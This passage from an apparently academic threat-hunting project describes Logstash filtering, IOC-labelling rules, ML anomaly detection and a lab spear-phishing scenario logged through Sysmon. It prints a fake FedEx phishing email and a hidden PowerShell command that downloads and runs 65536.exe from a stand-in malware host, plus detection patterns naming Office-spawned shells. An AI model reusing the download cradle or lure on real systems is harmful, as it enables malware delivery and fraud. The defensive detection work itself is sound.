Which will exclude event ID 3 with file names ending with chrome.exe, firefox.exe, iexplorer.exe. These events will no longer be logged by the endpoint as they are better suited for a web-filtering solution (see B.2.1 Sysmon Configuration) to see an example of a Sysmon configuration). Additional filtering was performed by using Logstash, an open-source log ingesting parser which also allowed for labeling and enhancing data, Figure 18 shows an example of filtering expected logs that generate too much noise.




```
#Scheduled Tasks that cause too many logs for Event ID 100 - For rundll32.exe
filter {
  if "winlogbeat" in [tags] and [log_name] == "Microsoft-Windows-TaskScheduler/Operational" and
  or ([event_data][Path] == "rundll32.exe"
  and ([event_data][TaskName] =~ /\\Microsoft\\Windows/ ))
        drop { }
  }
```

Figure 18 -Logstash Parser Filtering

For this example, Task names that include “\Microsoft\Windows\” and are being ran by rundll32.exe will be excluded from our log management and decrease the amount of logging being processed.


Figure 19 shows an example of labeling data as an analyst may create additional fields based on events of behavior that might occur to use later in more focused searches.



```
################################# Detecting Potential Compromise #####################################

 filter {
  if "winlogbeat" in [tags] and [log_name] == "Microsoft-Windows-Sysmon/Operational" and [event_id] == 1
  and ( ([event_data][ParentImage] =~ /(?i)(OUTLOOK.EXE)/ )
  and ([event_data][Image] =~ /(?i)(iexplore.exe|chrome.exe|firefox.exe)/ ) )
  {
   mutate {
   add_field => { "IOC" => "Browser Launched From Outlook Sysmon 1" } }}
   }

 filter {
  if "winlogbeat" in [tags] and [log_name] == "Microsoft-Windows-Sysmon/Operational" and [event_id] == 1
  and ( ([event_data][ParentImage] =~ /(?i)(OUTLOOK.EXE)/ )
  and ([event_data][Image] =~ /(?i)(powershell.exe|wscript.exe|cmd.exe|taskeng.exe|cab.exe|java.exe)/ ) )
  {
   mutate {
   add_field => { "IOC" => "Powershell & Exes Launched From Outlook Sysmon 1" } }}
   }


 filter {
  if "winlogbeat" in [tags] and [log_name] == "Microsoft-Windows-Sysmon/Operational" and [event_id] == 1
  and ( ([event_data][ParentImage] =~ /(?i)(iexplore.exe|chrome.exe|firefox.exe)/ )
  and ([event_data][ParentCommandLine] =~ /(?i)(iexplore.exe|chrome.exe|firefox.exe)/ ) )
  {
   mutate {
   add_field => { "IOC" => "File Launched From Web Browser Sysmon 1" } }}
   }
```

Figure 19- Labeling Data events

Lastly, Figure 20 shows an example how data may be enhanced by adding geo-IP information, or automatically lookup hash values against 3^{rd} party intelligence services such as Virustotal.



```
#Geo-Map Information
filter {
if "winlogbeat" in [tags] and [log_name] == "Microsoft-Windows-Sysmon/Operational" {
geoip {
    source => "[event_data][DestinationIp]"
    database => "/etc/logstash/GeoLite2-City.mmdb"
    }
  }
}

# Virustotal Lookup
filter {
if "winlogbeat" in [tags] and [event_id] == 15 and ([event_data][TargetFilename] =~ /(?i)\.(doc|zip|exe)/ ) {
 virustotal {
           apikey => 'APIKEYGOESHERE'
           field => '[event_data][Hash]'
           lookup_type => 'hash'
           target => 'virustotal'
 }
 }
}
```

Figure 20- Data Enhancing

The Logstash installation and configuration may be viewed in Appendix C.2 – Logstash Installation + Configuration**.** Once enough filtering and data enhancing was performed, a better model of the data is generated, and "noise" data disappears.

Looking back at figure 15 and comparing it to a more recent set of data Figure 21 from March 15, 2018 – April 10, we can see that our total logging has decreased to an average of (250K daily/ 1.7 million weekly), compared to 8 million weekly events one month before.





Figure 21- Decreased Logging for March 2018

Having verified the data collection and ensuring that the data is fit to run against Elasticsearch ML, we can finally start seeing anomalous behavior. The following example is an account with excessive login authentications that is detected by the unsupervised ML.



Anomalies

Severity threshold: warning ▾ Interval: Auto ▾

	time	max severity	detector	actual	typical	description	job ID
▾	March 26th 2018	▲75	count (login_succesful)	14987	6514.85	↑ 2x higher	login_succesful

Description:
critical anomaly in count (login_succesful)

Details on highest severity anomaly:
time: March 26th 2018 , 11:08:00 to March 26th 2018, 11:10:00

Figure 22– Machine Learning Excessive Logins

When performing a search for that time period, it is easy to identify the account responsible for generating these authentication events as seen in the figure below.




Figure 23– Excessive Login User Account

Although Elasticsearch ML can pin-point anomalies in our data sets, it is less effective with attackers that blend in with the environment. The next logical step was to perform Threat Hunting scenarios to ensure that relevant data is being collected, and that an analyst can detect indicators of compromise for active breaches.

6. Evaluating ELK for Threat Hunting - Attack Lifecycle Use Cases

The purpose of this project is to provide a real & adaptive threat hunting solution that any organization may implement which is able to detect up-to-date attacker techniques. Using Mandiant’s Attack Lifecycle shown in Figure 2 and discussed in section 2.2 - The Mandiant APT Attack Lifecycle Model along with MITRE’s ATT&CK discussed in section 2.3.1 - Adversarial Tactics, Techniques, and Common Knowledge (ATT&CK) ™ Model & Framework, an Elasticsearch (ELK) system was developed to provide an easy-to search web-interface (Kibana) that provided information about attacker actions and as an analyst tool to identify potential ongoing breaches or indicators of compromise in their environment.



Deploy Persistence Mechanisms
Maintain Presence
Move Laterally
Access Other Servers & Files
Initial Compromise
Establish Foothold
Escalate Privileges
Internal Recon
Complete Mission
Gain Initial Access into Target
Strengthen Position within Target
Steal Valid User Credentials
Identify Target Data
Package & Steal Target Data


Figure 24- The Mandiant APT Attack Lifecycle Model

6.1 Initial Compromise

The purpose of this initial phase is getting initial access into the target endpoint. A spear-phishing method will be used as this is one of the most common ways attackers initialize attacks against enterprise networks. A second attack method will be utilized by attempting to exploit a software with known vulnerabilities (JBOSS with EJBInvokerServlet/JMXInvoker), specifically by leveraging default public credentials. Endpoint logs at this level will provide information such as applications launched (email client, web browser), along with the document(s) that were opened by the end-user, and hash information for that file.

6.1.1 - Initial Compromise # 1 – Email Phishing Scenario

Phishing email was crafted and sent to “PhishedUser” which contained a Malicious URL masquerading as “fedex.com”.



From: Pablo@testdomain.local [mailto: PhishedUser@testdomain.local]
Sent: Monday, October 02, 2017 4:13 PM
Subject: Package pick-up notification #LD842417127CA

Dear client,

We attempted to deliver your package on September 28, 2017 , 10:29 AM.
The shiping failed because no one was present at the shipping address, so this notice was automatically sent.


You may rearrange shipping by visiting the closest Canada Post office with the printed shipping invoice specified below.
If the package is NOT scheduled for redelivery or picked up within 72 hours, it will be returned to the sender.

TRACKING: LC542416822CA
Expected Delivery On: October 5, 2017
Class: Package Services
Service(s): Shiping Confirmation
Status: eNoctice sent

To download the shipping invoice, visit the following link:
http://www.fedex.ca/cpotools/apps/track/personal/findInvoiceByTrackingNumber?session_id=918624301

Figure 25– Phishing Email

The URL directed the user to download a Word Document (.doc) that prompted them to enable "Macros", a functionality in word that allows to run scripts.



SECURITY WARNING Macros have been disabled. Enable Content

Navigation
earch document
leadings
Pages
Results
reate an interactive outline of your
locument.
t's a great way to keep track of where you are
r quickly move your content around.
o get started, go to the Home tab and apply
leading styles to the headings in your
locument.
FedEx
Express
Office 2016
For Business
Status:
Signed
Service
016, 09:12
782367319

FedEx Express
Customer Support Trace
3875 Airways Boulevard
Module H.4th Floor
Memphis, TN 38116

U.S Mail PC Box 727
Memphis TN 38194-4643

Telephone 901-369-3600

06/23/2016

Dear Customer:

The following is a proof delivery you requested.

Delivery information

This document was created in a later version of Microsoft Office.
To properly display the document, please **Enable Content**.

Learn more


Figure 26– Word Document with macro

When the end user enabled the Macros to view the content, it would trigger PowerShell, a task-based command-line shell and scripting language. This script downloaded an additional malicious executable that would allow the attacker to access the computer.

Below are the events recorded by the endpoint and were reviewed in Elasticsearch.

1. Outlook launched Internet explorer with the URL:


   company.life._qlifewdfdddf.testdomain.local.com



```
✱ Process Create:
  UtcTime: 2017-10-02 21:13:28.392
  ProcessGuid: {D5E81F05-ABF8-59D2-0000-00106EF83400}
  ProcessId: 1772
  Image: C:\Program Files\Internet Explorer\iexplore.exe
  CommandLine: "C:\Program Files\Internet Explorer\iexplore.exe" https://company.life_qliwiwkwstom/
  v2/url?u=http-3A__gs-2Dcompany.life_qliwiwkwstxrkgbbz_bdfnccd&d=DwMF-Q&c=LQ_lgKiodJdZAP_AcfnhzQ&r
  CurrentDirectory: C:\Program Files (x86)\Microsoft Office\Office14\
  User: PhisedUser
  IntegrityLevel: Medium
  Hashes: SHA256=64EF39FD91C9C005211B30A00C512FC996839CE0CED713F21758 5F557374F49A
  ParentProcessGuid: {D5E81F05-9CA1-59D2-0000-0010D6E60D00}
  ParentProcessId: 524
  ParentImage: C:\Program Files (x86)\Microsoft Office\Office14\OUTLOOK.EXE
  ParentCommandLine: "C:\Program Files (x86)\Microsoft Office\Office14\OUTLOOK.EXE"
```

Figure 27– Web Browser launching malicious URL


2. Word Document was downloaded,



```
File created:
UtcTime: 2017-10-02 21:13:32.840
ProcessGuid: {D5E81F05-ABF8-59D2-0000-001062023500}
ProcessId: 4620
Image: C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE
TargetFilename: C:\Users\PhisedUser\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE
5\POHSQH12\6E713D2A.doc
CreationUtcTime: 2017-10-02 21:13:32.840
```

Figure 28– Web Browser downloading Word Document


3. Word document was launched with Microsoft Word (Winword.exe)



```
✱ File created:
  UtcTime: 2017-10-02 21:14:32.678
  ProcessGuid: {D5E81F05-AC00-59D2-0000-0010D3103600}
  ProcessId: 1200
  Image: C:\Program Files (x86)\Microsoft Office\Office14\WINWORD.EXE
  TargetFilename: C:\Users\PhisedUser\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE
  0\6E713D2A.doc
  CreationUtcTime: 2017-10-02 21:14:32.678
```

Figure 29 – Word Document launched


4. Word document spawns powershell.exe which attempts to download a file name called “65536.exe” from getmalware.testdomain.local



```
Process Create:
UtcTime: 2017-10-02 21:14:41.559
ProcessGuid: {D5E81F05-AC41-59D2-0000-0010D90B3700}
ProcessId: 2596
Image: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
CommandLine: powershell -WindowStyle Hidden $webclient = new-object System.Net.WebClient;$myurls
 = 'http://getmalware.testdomain.local it(',');$path = $env:temp + '\65536.exe';foreach($myurl in
 $myurls){try{$webclient.DownloadFile($myurl.ToString(), $path);Start-Process $path;break;}catch
{}}
CurrentDirectory: C:\Windows\system32\
User: PhisedUser
LogonGuid: {D5E81F05-9C0A-59D2-0000-0020F1E80700}
LogonId: 0x7e8f1
TerminalSessionId: 1
IntegrityLevel: Medium
Hashes: SHA256=6C05E11399B7E3C8ED31BAE72014CF249C144A8F4A2C54A758EB2E6FAD47AEC7
ParentProcessGuid: {D5E81F05-AC00-59D2-0000-0010D3103600}
ParentProcessId: 1200
ParentImage: C:\Program Files (x86)\Microsoft Office\Office14\WINWORD.EXE
ParentCommandLine: "C:\Program Files (x86)\Microsoft Office\Office14\WINWORD.EXE" -Embedding
```

Figure 30– PowerShell command ran

5. Payload downloaded via powershell.exe



```
File created:
UtcTime: 2017-10-02 21:14:44.071
ProcessGuid: {D5E81F05-AC41-59D2-0000-0010D90B3700}
ProcessId: 2596
Image: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
TargetFilename: C:\Users\          \AppData\Local\Temp\65536.exe
CreationUtcTime: 2017-10-02 21:14:44.071
```

Figure 31- Malicious Executable downloaded via PowerShell

6.1.2 - Initial Compromise – Exploit outdated software

